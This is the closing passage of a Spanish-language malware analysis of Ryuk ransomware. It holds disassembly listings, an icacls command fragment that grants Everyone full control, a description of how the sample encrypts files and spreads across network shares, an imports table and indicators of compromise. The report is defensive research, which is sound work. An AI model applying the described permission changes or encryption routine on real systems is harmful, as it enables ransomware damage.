


Figura 49: Carga y escritura del contenido del fichero

Para poder realizar los mismos pasos en todas las unidades, hace uso del “**icacls.exe**” tal y como hemos explicado anteriormente:

```

B9 E8030000      |mov ecx,3E8
FF15 0EF70200   |call qword ptr ds:[<&Sleep>]
8A05 902E0100   |mov al,byte ptr ds:[7FF653C96928]
F2:0F1005 802E0100 |movsd xmm0,qword ptr ds:[7FF653C96920]
F2:0F100D 982E0100 |movsd xmm1,qword ptr ds:[7FF653C96940]
884424 48      |mov byte ptr ss:[rsp+48],al
33C0          |xor eax,eax
884424 49      |mov byte ptr ss:[rsp+49],al
8805 902E0100   |mov eax,dword ptr ds:[7FF653C96948]
8945 A8         |mov dword ptr ss:[rbp-58],eax
8A05 8B2E0100   |mov al,byte ptr ds:[7FF653C9694C]
F2:0F114424 40 |movsd qword ptr ss:[rsp+40],xmm0
0F1005 622E0100 |movups xmm0,xmmword ptr ds:[7FF653C96930]
8845 AC        |mov byte ptr ss:[rbp-54],al
33C0          |xor eax,eax
48:8945 AD      |mov qword ptr ss:[rbp-53],rax
66:8945 B5      |mov word ptr ss:[rbp-48],ax
8845 B7        |mov byte ptr ss:[rbp-49],al
0F1145 90      |movups xmmword ptr ss:[rbp-70],xmm0
F2:0F114D A0   |movsd qword ptr ss:[rbp-60],xmm1
FF15 B3250100   |call qword ptr ds:[<&GetLogicalDrives>]

```

00007FF653C96920:"icacls \\"  
00007FF653C96940:"e:F /T /C /Q"  
  
00007FF653C96948:"C /Q"  
  
00007FF653C96930:"\" /grant Everyone:F /T /C /Q"  
  
[rbp-60]: "Iphlpapi.dll"

Figura 50: Uso del icalcls.exe

Finalmente, empieza a cifrar los ficheros con la excepción de los “.exe”, “.dll”, los ficheros del sistema y otras ubicaciones especificadas en una especie de lista blanca codificada. Para ello hace uso de imports como: **CryptAcquireContextW** (donde se especifica el uso de AES y RSA), **CryptDeriveKey**, **CryptGenKey**, **CryptDestroyKey**, etc. Se intenta expandir por los dispositivos de red detectados utilizando **WNetEnumResourceW** y cifrarlos.

```

mov qword ptr ss:[rsp+8],rbx
mov qword ptr ss:[rsp+18],rsi
push rdi
sub rsp,40
lea rdx,qword ptr ds:[7FF7A9676840]
mov rbx,rcx
call logta.7FF7A96680EC
xor ecx,ecx
call qword ptr ds:[<&SetLastError>]
xor esi,esi
xor r9d,r9d
mov qword ptr ss:[rsp+30],rsi
xor r8d,r8d
mov dword ptr ss:[rsp+28],80
mov edx,40000000
mov rcx,rbx
mov dword ptr ss:[rsp+20],4
call qword ptr ds:[<&CreateFileW>]
mov rdi,rax
test rax,rax
je logta.7FF7A9661D19
call qword ptr ds:[<&GetLastError>]
cmp eax,B7
je logta.7FF7A9661D19
lea r9,qword ptr ss:[rsp+58]
mov dword ptr ss:[rsp+58],esi
mov r8d,273
mov qword ptr ss:[rsp+20],rsi
lea rdx,qword ptr ds:[7FF7A9682A70]
mov rcx,rdi
call qword ptr ds:[<&WriteFile>]
mov rcx,rbx
call logta.7FF7A966816C
mov rcx,rdi
mov word ptr ds:[rbx+rax*2-1E],si
call qword ptr ds:[<&CloseHandle>]
lea eax,qword ptr ds:[rsi+1]
jmp logta.7FF7A9661D31
mov rcx,rbx

```

[rsp+8]:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins  
rdi:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr  
00007FF7A9676840:L"RyukReadMe.html"  
rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr  
  
rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr  
rdi:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr  
  
00007FF7A9682A70:"<html><body><p style= \"font-weight:bold;font-size:125%;to  
rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr  
rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr  
rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr  
rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr

Figura 51: Cifrado de los ficheros del sistema

## 6. Imports y flags relevantes

A continuación se incluye una tabla con el listado de imports y flags mas relevantes empleados por la muestra:

Imports		Flags	
<code>GetVersionExW</code>	Obtener la Versión SO	<code>LpVersionInformation</code>	Determina si es + de Wxp
<code>ImpersonateSelf</code>	Habilita Privilegios a un thread		
<code>GetCurrentThread</code>	Obtiene el handle de un thread	<code>DesiredAccess</code>	Especifica el tipo de acceso al Token
<code>OpenThreadToken</code>	Abre un token perteneciente a un thread	<code>SeDebugPrivilege</code>	Sir ve para obtener privilegios avanzados
<code>LookupPrivilegeValueW</code>	Nos da información de la LUID para saber el privilegio ai que escalamos		
<code>AdjustTokenPrivileges</code>	Habilita ciertos permisos para un Token		
<code>CreateToolHelp32Snapshot</code>	Realiza una captura de los procesos en estado "Running"		
<code>WriteProcessMemory</code>	Escribe en la memoria de un proceso determinado		
<code>CreateRemoteThread</code>	Crea un Thread en estado suspendido		
<code>ShellExecuteW</code>	Lanza una shell para ejecutar el payload		
<code>CommandLineToArgvW</code>	Parsea una instrucción cmd y devuelve un array de punteros de dicha instrucción		
<code>DeletefileW</code>	Elimina un fichero según los parámetros		
<code>CryptExportKey</code>	Exporta una clave crypto		
<code>GetDriveTypeW</code>	Nos da información sobre un disco, para saber si es un USB, una unidad de CD...		
<code>CryptDeriveKey</code>	Crea una key a partir de otra recogiendo datos pasados		
<code>CryptGenKey</code>	Genera una clave de sesión random o un par de claves asimétricas (Pública/Privada)		
<code>GetLogicalDrives</code>	Nos devuelve un bitmask de los discos disponibles en el sistema		
<code>WNetEnumResourceW</code>	Enumera los dispositivos de red		
<code>CryptAcquireContextW</code>	Trata de buscar en el CSP el algoritmo de cifrado deseado		
<code>CryptEncrypt</code>	Encripta datos en el algoritmo que se haya designado en el CSP		
<code>CryptDecrypt</code>	Desencripta los datos encriptados por <code>CryptEncrypt</code>		
<code>CryptDestroyKey</code>	Destruye el handle de hkey para que no pueda volver a ser utilizado	<code>hkey</code>	Un handle para abrir la clave de registro de la key
<code>CryptImportKey</code>	Transfiere una key de un CSP		



## 7. IOC

MD5	Direcciones IP relacionadas	Fichero de rescate
<ul style="list-style-type: none"><li>■ a73130b0e379a989cba3d695a157a495</li><li>■ 89a562b867979386f2c838d0f453b7d0</li><li>■ 99ab62a9a533f7a0541528383e35d051</li><li>■ c6daf2d35e8b9adf7bce970bd762e101</li><li>■ 0ebc540d2f99574346ac10de3e4cf5aa</li><li>■ fe7bf2e75003461b81d1260e78819928</li><li>■ 1bf0b9b022c7685c136439cfa8e90370</li><li>■ 106dd76aa34eddbabd5bc3081defed91</li><li>■ ddc639cf6f8ba80221b13b6a8a0e8107</li><li>■ 7af8e281c798006b55f4b6bbeb771ea3</li><li>■ 4846fa07e96c123b807de35d076dab98</li><li>■ 6b99069a09bccb806b4a24f60f671157</li><li>■ 436d7e29ebf1a9fc92a77a266cb33f1a</li></ul>	<ul style="list-style-type: none"><li>■ 104.136.151.73</li><li>■ 104.168.123.186</li><li>■ 104.193.252.142</li><li>■ 104.236.135.119</li><li>■ 104.236.137.72</li><li>■ 104.236.151.95</li><li>■ 104.236.161.64</li><li>■ 104.236.185.25</li></ul>	<ul style="list-style-type: none"><li>■ RyukReadMe.html</li></ul>

### Rutas relevantes

- users\Public\run.sct
- Start Menu\Programs\Startup\start.bat
- AppData\Roaming\Microsoft\Windows\Start Menu\ProgramsStartup\start.bat

### Mail de rescate

- msifelabem1981@protonmail.com
- sydney.wiley@protonmail.com
- MelisaPeterman@protonmail.com

### Extensión de fichero cifrado

- \*.RYK
- \*.RYUK

## 8. Referencias

1. “Everis y Prisa Radio sufren un grave ciberataque que secuestra sus sistemas.” [https://www.elconfidencial.com/tecnologia/2019-11-04/everis-la-ser-ciberataque-ransomware-15\\_2312019/](https://www.elconfidencial.com/tecnologia/2019-11-04/everis-la-ser-ciberataque-ransomware-15_2312019/), Publicada el 04/11/2019.
2. “Un virus de origen ruso ataca a importantes empresas españolas.” [https://elpais.com/tecnologia/2019/11/04/actualidad/1572897654\\_251312.html](https://elpais.com/tecnologia/2019/11/04/actualidad/1572897654_251312.html), Publicada el 04/11/2019.
3. “VB2019 paper: Shinigami’s revenge: the long tail of the Ryuk malware.” <https://securelist.com/story-of-the-year-2019-cities-under-ransomware-siege/95456/>, Publicada el 11/12/2019
4. “Big Game Hunting with Ryuk: Another Lucrative Targeted Ransomware.” <https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/>, Publicada el 10/01/2019.
5. “VB2019 paper: Shinigami’s revenge: the long tail of the Ryuk malware.” <https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-shinigamis-revenge-long-tail-r>

Más información:

<https://www.pandasecurity.com/business/>